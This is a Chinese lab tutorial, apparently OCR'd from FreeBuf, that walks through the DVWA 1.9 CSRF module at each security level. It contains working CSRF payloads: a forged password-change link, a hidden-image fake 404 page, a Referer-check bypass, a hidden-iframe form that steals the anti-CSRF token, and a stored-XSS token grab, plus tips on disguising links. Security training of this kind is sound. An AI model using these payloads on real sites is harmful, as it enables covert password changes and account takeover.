
目前，最新的DVWA已经更新到1.9版本（http://www.dvwa.co.uk/），而网上的教程大多停留在旧版本，并且没有针对DVWA high级别的教程，因此萌发了一个撰写新手教程的想法，错误的地方还请大家指正。

DVWA简介

DVWA（Damn Vulnerable Web Application）是一个用来进行安全脆弱性鉴定的PHP/MySQL Web应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，帮助web开发者更好的理解web应用安全防范的过程。

DVWA共有十个模块，分别是Brute Force（暴力（破解））、Command Injection（命令行注入）、CSRF（跨站请求伪造）、File Inclusion（文件包含）、File Upload（文件上传）、Insecure CAPTCHA（不安全的验证码）、SQL Injection（SQL注入）、SQL Injection（Blind）（SQL盲注）、XSS（Reflected）（反射型跨站脚本）、XSS（Stored）（存储型跨站脚本）。

需要注意的是，DVWA 1.9的代码分为四种安全级别：Low，Medium，High，Impossible。初学者可以通过比较四种级别的代码，接触到一些PHP代码审计的内容。


You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

DVWA的搭建


Freebuf上的这篇文章《新手指南：手把手教你如何搭建自己的渗透测试环境》（http://www.freebuf.com/sectool/102661.html）已经写得非常好了，在这里就不赘述了。

之前介绍了Brute Force模块（http://www.freebuf.com/articles/web/116437.html）、Command Injection模块（http://www.freebuf.com/articles/web/116714.html）的内容，本文介绍的是CSRF模块，后续教程会在之后的文章中给出。

CSRF(Cross-site request forgery)

CSRF，全称Cross-site request forgery，翻译过来就是跨站请求伪造，是指利用受害者尚未失效的身份认证信息（cookie、会话等），诱骗其点击恶意链接或者访问包含攻击代码的页面，在受害人不知情的情况下以受害者的身份向（身份认证信息所对应的）服务器发送请求，从而完成非法操作（如转账、改密等）。

CSRF与XSS最大的区别就在于，CSRF并没有盗取cookie而是直接利用。在2013年发布的新版OWASP Top 10中，CSRF排名第8。



下面对四种级别的代码进行分析。

Low

服务器端核心代码

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = mysql_real_escape_string( $pass_new );
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUse
r() . "';";
        $result = mysql_query( $insert ) or die( '<pre>' . mysql_error() . '</pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    mysql_close();
}
```

```
}

?>
```

可以看到，服务器收到修改密码的请求后，会检查参数password_new与password_conf是否相同，如果相同，就会修改密码，并没有任何的防CSRF机制（当然服务器对请求的发送者是做了身份验证的，是检查的cookie，只是这里的代码没有体现= =）。

漏洞利用

1、构造链接

A) 最基础的:

http://192.168.153.130/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#

当受害者点击了这个链接，他的密码就会被改成password（这种攻击显得有些拙劣，链接一眼就能看出来是改密码的，而且受害者点了链接之后看到这个页面就会知道自己的密码被篡改了）

需要注意的是，CSRF最关键的是利用受害者的cookie向服务器发送伪造请求，所以如果受害者之前用Chrome浏览器登录的这个系统，而用搜狗浏览器点击这个链接，攻击是不会触发的，因为搜狗浏览器并不能利用Chrome浏览器的cookie，所以会自动跳转到登录界面。

有人会说，这个链接也太明显了吧，不会有人点的，没错，所以真正攻击场景下，我们需要对链接做一些处理。

B) 我们可以使用短链接来隐藏URL（点击短链接，会自动跳转到真实网站）：

如http://dwz.cn/****

因为本地搭的环境，服务器域名是ip所以无法生成相应的短链接= =
，实际攻击场景下只要目标服务器的域名不是ip，是可以生成相应短链接的。


需要提醒的是，虽然利用了短链接隐藏url，但受害者最终还是会看到密码修改成功的页面，所以这种攻击方法也并不高明。

C) 构造攻击页面

现实攻击场景下，这种方法需要事先在公网上传一个攻击页面，诱骗受害者去访问，真正能够在受害者不知情的情况下完成
CSRF攻击。这里为了方便演示（才不是我租不起服务器= =），就在本地写一个test.html
，下面是具体代码。

```
<img src="http://192.168.153.130/dvwa/vulnerabilities/csrf/?
password_new=hack&password_conf=hack&Change=Change#" border="0"
style="display:none;"/>

<h1>404<h1>

<h2>file not found.<h2>
```

当受害者访问test.html时，会误认为是自己点击的是一个失效的url，但实际上已经遭受了CSRF
攻击，密码已经被修改为了hack。



Medium

服务器端核心代码

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( eregi( $_SERVER[ 'SERVER_NAME' ], $_SERVER[ 'HTTP_REFERER' ] ) ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = mysql_real_escape_string( $pass_new );
            $pass_new = md5( $pass_new );

            // Update the database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '"
 . dvwaCurrentUser() . "';";
            $result = mysql_query( $insert ) or die( '<pre>' . mysql_error() . '
</pre>' );
```

```
            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }

    mysql_close();
}

?>
```

相关函数说明

int eregi(string pattern, string string)

检查string中是否含有pattern（不区分大小写），如果有返回True，反之False。


可以看到，Medium级别的代码检查了保留变量 HTTP_REFERER（http包头的Referer
参数的值，表示来源地址）中是否包含SERVER_NAME（http包头的Host
参数，及要访问的主机名，这里是192.168.153.130），希望通过这种机制抵御CSRF攻击。

漏洞利用

过滤规则是http包头的Referer参数的值中必须包含主机名（这里是192.168.153.130）

我们可以将攻击页面命名为192.168.153.130.html（页面被放置在攻击者的服务器里，这里是10.4.253.2）就可以绕过了


下面是Burpsuite的截图



#	Host	Method	URL	Params	Edited	Status	Length	MIME type
75	https://www.baidu.com	GET	/con?from=self?_t=1476840115925	☑	☐	200	409	script
78	http://10.4.253.2	GET	/dvwa/192.168.153.130.html	☐	☐	304	149	HTML
79	http://192.168.153.130	GET	/dvwa/vulnerabilities/csrf/?password_...	☑	☐	200	5174	HTML
80	https://clients4.google.com	POST	/chrome-sync/command/?client=Google...	☑	☐			
81	http://suggestion.baidu.com	GET	/su?wd=p&action=opensearch&ie=UTF-8	☑	☐	200	381	script
82	http://suggestion.baidu.com	GET	/su?wd=ph&action=opensearch&ie=UT...	☑	☐	200	387	script
83	http://suggestion.baidu.com	GET	/su?wd=php&action=opensearch&ie=U...	☑	☐	200	390	script
84	http://suggestion.baidu.com	GET	/su?wd=phpg&action=opensearch&ie=...	☑	☐	200	423	script
85	http://suggestion.baidu.com	GET	/su?wd=phpge&action=opensearch&ie...	☑	☐	200	448	script
86	http://suggestion.baidu.com	GET	/su?wd=phpgen&action=opensearch&i...	☑	☐	200	518	script
87	http://suggestion.baidu.com	GET	/su?wd=phpgeng&action=opensearch...	☑	☐	200	494	script

Referer参数完美绕过过滤规则

密码修改成功



High

服务器端核心代码

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_new  = $_GET[ 'password_new' ];
```

```
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = mysql_real_escape_string( $pass_new );
        $pass_new = md5( $pass_new );

        // Update the database

        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUse
r() . "';";
        $result = mysql_query( $insert ) or die( '<pre>' . mysql_error() . '</pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    mysql_close();
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

可以看到，High级别的代码加入了Anti-CSRF token
机制，用户每次访问改密页面时，服务器会返回一个随机的token，向服务器发起请求时，需要提交token参数，而服务器在收到请求时，会优先检查token，只有token正确，才会处理客户端的请求。

漏洞利用

要绕过High级别的反CSRF机制，关键是要获取token，要利用受害者的cookie
去修改密码的页面获取关键的token。

试着去构造一个攻击页面，将其放置在攻击者的服务器，引诱受害者访问，从而完成CSRF
攻击，下面是代码。


```
<script type="text/javascript">

    function attack()

  {

   document.getElementsByName('user_token')
[0].value=document.getElementById("hack").contentWindow.document.getElementsByNa
me('user_token')[0].value;

  document.getElementById("transfer").submit();
```

```
  }
</script>


<iframe src="http://192.168.153.130/dvwa/vulnerabilities/csrf" id="hack"
border="0" style="display:none;">
</iframe>



<body onload="attack()">
  <form method="GET" id="transfer"
action="http://192.168.153.130/dvwa/vulnerabilities/csrf">
   <input type="hidden" name="password_new" value="password">
    <input type="hidden" name="password_conf" value="password">
   <input type="hidden" name="user_token" value="">
  <input type="hidden" name="Change" value="Change">
   </form>
</body>
```


攻击思路是当受害者点击进入这个页面，脚本会通过一个看不见框架偷偷访问修改密码的页面，获取页面中的
token，并向服务器发送改密请求，以完成CSRF攻击。

然而理想与现实的差距是巨大的，这里牵扯到了跨域问题，而现在的浏览器是不允许跨域请求的。这里简单解释下跨域，我们的框架
iframe访问的地址是http://192.168.153.130/dvwa/vulnerabilities/csrf，位于服务器192.168.153.130上，而我们的攻击页面位于黑客服务器10.4.253.2上，两者的域名不同，域名B
下的所有页面都不允许主动获取域名A下的页面内容，除非域名A下的页面主动发送信息给域名B
的页面，所以我们的攻击脚本是不可能取到改密界面中的user_token。

由于跨域是不能实现的，所以我们要将攻击代码注入到目标服务器192.168.153.130
中，才有可能完成攻击。下面利用High级别的XSS漏洞协助获取Anti-CSRF token（因为这里的XSS注入有长度限制，不能够注入完整的攻击脚本，所以只获取Anti-CSRF token）。



这里的Name存在XSS漏洞，于是抓包，改参数，成功弹出token



注入代码如下

```
    <br />

    <div id="guestbook_comments">Name: test<br />Message: This is a test comment.<br /></div>
<div id="guestbook_comments">Name: <iframe src="../csrf" onload=alert(frames[0].document.getElementsByName('user_token')[0].value)><br />Message: 1<br /></div>

    <br />

    <h2>More Information</h2>
    <ul>
        <li><a href="http://hiderefer.com/?https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)" target="_blank">https://www.owasp.org/index.php/Cross-sit
        <li><a href="http://hiderefer.com/?https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet" target="_blank">https://www.owasp.org/index.php/XSS_F
        <li><a href="http://hiderefer.com/?https://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">https://en.wikipedia.org/wiki/Cross-site_scriptin
        <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecurity.com/xss-faq.html</a></li>
        <li><a href="http://hiderefer.com/?http://www.scriptalert1.com/" target="_blank">http://www.scriptalert1.com/</a></li>
    </ul>
</div>
```


Impossible

服务器端核心代码

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_curr = $_GET[ 'password_current' ];
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Sanitise current password input

    $pass_curr = stripslashes( $pass_curr );
    $pass_curr = mysql_real_escape_string( $pass_curr );
    $pass_curr = md5( $pass_curr );

    // Check that the current password is correct
    $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:p
assword) LIMIT 1;' );
    $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
    $data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
    $data->execute();

    // Do both new passwords match and does the current password match the user?
    if( ( $pass_new == $pass_conf ) && ( $data->rowCount() == 1 ) ) {
        // It does!
        $pass_new = stripslashes( $pass_new );
        $pass_new = mysql_real_escape_string( $pass_new );
        $pass_new = md5( $pass_new );

        // Update database with new password
        $data = $db-
>prepare( 'UPDATE users SET password = (:password) WHERE user = (:user);' );
        $data->bindParam( ':password', $pass_new, PDO::PARAM_STR );
```

```
        $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
        $data->execute();

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match or current password incorrect.</pre>";
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

可以看到，Impossible级别的代码利用PDO技术防御SQL注入，至于防护CSRF，则要求用户输入原始密码（简单粗暴），攻击者在不知道原始密码的情况下，无论如何都无法进行CSRF攻击。